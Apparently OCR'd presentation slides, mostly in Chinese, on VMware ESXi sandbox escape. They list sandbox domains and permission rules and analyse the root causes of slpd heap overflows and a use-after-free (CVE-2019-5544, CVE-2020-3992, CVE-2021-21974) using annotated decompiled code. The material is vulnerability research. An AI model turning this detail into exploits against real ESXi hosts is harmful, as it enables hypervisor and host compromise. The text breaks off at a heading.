
```
[root@bogon:~] ps -Z | grep "Sec\|vmx\|slpd\|ssh"
WID      CID      WorldName                    SecurityDomain
2098899  2098899  slpd                         0
2099666  2099666  sshd                         0
2100446  2100446  vmx                          10
2100450  2100446  vmx-vthread-210              10
2100451  2100446  vmx-filtPoll:pp              10
2100452  2100446  vmx-mks:pp                   10
2100453  2100446  vmx-svga:pp                  10
2100454  2100446  vmx-vcpu-0:pp                10
2100708  2100708  sshd                         0
```




```
-----------------------------------
Valid domains
-----------------------------------
0   superDom
1   regularVMDom
2   appDom
3   globalVMDom
4   ioFilterDom
5   pluginDom
6   pluginFrameworkDom
7   tpm2emuDom
8   vmwpluginDom
10   hostd1
```

沙箱逃逸


- VM逃逸后，可能需要再进行沙箱逃逸
- ESXi内核漏洞进行沙箱逃逸
- SLP 服务在沙箱外运行 (ESXi7u2前), 但可以从沙箱内访问.
  SLP 漏洞也可以进行沙箱逃逸



```
-r /usr/share/certs r
-r /vmfs/volumes/6460f627-4c97f046-2c34-000c29898aa7/pp rw
-r /bin/remoteDeviceConnect rx
-r /dev/cdrom/mpx.vmhba64:C0:T0:L0 rw
-r /bin/vmx rx
-r /tmp rw
-r /vmimages r
-r /bin/tpm2emu rx
-r /dev/cbt rw
-r /etc/vmware/settings r
-r /var/run rw
-r /dev/char rw
-r /dev/upit rw
-r /var/lock rw
-r /dev/vdfm rw
-r /vmfs/volumes/6460f621-05b29c70-57fb-000c29898aa7/packages/vmtoolsRepo r
-r /dev/deltadisks rw
-r /lib rx
-r /usr/libexec rx
-r /usr/share/nvidia r
-r /vmfs/volumes/6460f627-4c97f046-2c34-000c29898aa7 r
-r /lib64 rx
-r /bin/vmx-stats rx
-r /dev/vvol rw
-r /dev/PMemDisk rw
-r /usr/lib64 rx
-r /dev/vflash rw
-r /usr/lib rx
-r /etc r
-r /dev/vsan rw
-r /dev/svm rw
-r /var/run/vmware-hostd-ticket
-r /var/run/inetd.conf
-r /.vmware r
-r /dev/vsansparse rw
-r /bin/vmx-debug rx
```



```
-s genericSys grant
-s vmxSys grant
-s ioctlSys grant
-s getpgidSys grant
-s getsidSys grant
-s vobSys grant
-s vsiReadSys grant
-s rpcSys grant
-s killSys grant
-s sysctlSys grant
-s syncSys grant
-s forkSys grant
-s forkExecSys grant
-s cloneSys grant
-s openSys grant
-s mprotectSys grant
-s iofilterSys grant
-s crossfdSys grant
-s pmemGenSys grant
-s keyCacheGenSys grant
-s vmfsGenSys grant
```



```
-c dgram_vsocket_bind grant
-c dgram_vsocket_create grant
-c dgram_vsocket_send grant
-c dgram_vsocket_trusted grant
-c inet_dgram_socket_create grant
-c inet_stream_socket_create grant
-c stream_vsocket_bind grant
-c stream_vsocket_connect grant
-c stream_vsocket_create grant
-c stream_vsocket_trusted grant
-c unix_dgram_socket_bind grant
-c unix_socket_create grant
-c unix_stream_socket_bind grant
-c vsocket_provide_service grant
```

根因分析

slpd漏洞

根因分析

01

CVE-2019-5544(堆溢出)

CVE-2020-3992(UAF)

CVE-2021-21974(堆溢出)

CVE-2022-31699(堆溢出)

CVE-2020-3992、CVE-2021-21974修复后，SLP服务只能本地访问(127.0.0.1(ipv4) or ::1(ipv6)).

CVE-2022-31699 无法用于RCE，可用于沙箱逃逸（ESXi 7.0u2前版本，尤其是ESXi 6.7）.

7.0u2后，SLP服务在沙箱中运行.

7.0u2c后，SLP服务默认禁用.

CVE-2019-5544(heap buffer overflow)


- 客户端发送SLPSrvRqst来得到服务器信息.
- Slpd使用ProcessSrvRqst(…) 来处理和回复信息

```
typedef struct _SLPSrvRqst
{
    int prlistlen;
    const char *prlist;
    int srvtypelen;
    const char *srvtype;
    int scopelistlen;
    const char *scopelist;
    int predicatever;
    int predicatelen;
    const char *predicate;
    int spistrlen;
    const char *spistr;
} SLPSrvRqst;
```

CVE-2019-5544(heap buffer overflow)


根据url和langtag的长度重新分配Sendbuf

然后拷贝url和opaque到sendbuf.



```c
int __cdecl ProcessSrvRqst(SLPMessage_SrvRqst *slpMsg, SLPBuffer **ppSendBuf, int a3)
{
  v3 = a3;
  srv = 0;
  sendBuf[0] = *ppSendBuf;
  if ( !a3 )
  {  // find service
  }

  newSize = slpMsg->header.langtaglen + 0x12;   // newSize first assign
  if ( srv->urlcount > 0 )
  {
    urlarray = srv->urlarray;
    for ( i = 0; i != srv->urlcount; ++i )
    {
      newSize += urlarray[i]->urllen + 6;           // newSide add urllen
    }
  }
  newSendBuf = SLPBufferRealloc(sendBuf, newSize);// sendbuf new size is: langtaglen + 0
  sendBuf[0] = newSendBuf;
```



```c
if ( newSendBuf )
{
  ToUINT16((sendBuf[0]->header.begPtr + 0xC), slpMsg->header.langtaglen);
  memcpy(sendBuf[0]->header.begPtr + 0xE, slpMsg->header.langtag, slpMsg->header.langtaglen);// f

    if ( srv->urlcount > 0 )
    {
      v12 = 0;
      do
      {
        entry = srv->urlarray[v12];
        opaque = entry->opaque;
        if ( opaque )
        {
          memcpy(sendBuf[0]->header.ptr, entry->opaque, entry->opaquelen);// first chioce of secc
          v11 = sendBuf[0];
          sendBuf[0]->header.ptr += entry->opaquelen;
        }
        else
        {
          // ...
          dest = sendBuf[0]->header.ptr + 2;
          sendBuf[0]->header.ptr = dest;
          memcpy(dest, entry->url, entry->urllen);// second choice of second memcpy: copy url, si
```

SLPDAAdvert


3 个漏洞：处理SLPDAAdvert的过程.

```
typedef struct _SLPDAAdvert
{
    int errorcode;
    unsigned int bootstamp;
    int urllen;
    const char *url;
    int scopelistlen;
    const char *scopelist;
    int attrlistlen;
    const char *attrlist;
    int spilistlen;
    const char *spilist;
    int authcount;
    SLPAuthBlock *autharray;
} SLPDAAdvert;
```


CVE-2020-3992(use after free)

保存slpmsg到数据库.

但是返回上层函数的时候，又释放了slpmsg.



```c
int __cdecl SLPDKnownDAAdd(SLPMessage_DAAdvert **ppSlpMsg, SLPBuffer **ppRecvBuf)
{
    // ...
    if ( slpMsg->msg.bootstamp )
    {
      recvBuf = *ppRecvBuf;
      if ( v7 )
      {
        // ...
      }
      else
      {
        entry = SLPDatabaseEntryCreate(slpMsg, recvBuf);// save slpmsg into database entry
        if ( entry )
        {
          SLPDatabaseAdd(hDataBase, entry);     // save databse entry into database
          SLPDKnownDARegisterAll(slpMsg, 0);
          SLPDLogDAAdvertisement("Addition", entry);
          result = 0;
          SLPDatabaseClose(hDataBase);
          return result;
        }
      }
```




```c
int __cdecl SLPDProcessMessage(int src, SLPBuffer *recvBuf, SLPBuffer **ppSendBuf)
{
    // ...
      errcode = SLPMessageParseBuffer(src, recvBuf, slpMsg);
      if ( !errcode )
      {
        switch ( slpMsg->header.func )
        {
          case 8:
            errcode = ProcessDAAdvert(&slpMsg, &recvBuf, ppSendBuf, 0);
            break;
          default:
            errcode = (&dword_0 + 2);
            break;
        }
      }
      if ( slpHeader.func == 8 || slpHeader.func == 3 )
      {
        if ( errcode )
        {
          SLPBufferFree(recvBuf);
          recvBuf = 0;
          goto LABEL_15;
        }
        SLPMessageFree(slpMsg);                 // if msg is handled and no error occur,

        return errcode;
```

CVE-2021-21974(heap buffer overflow)

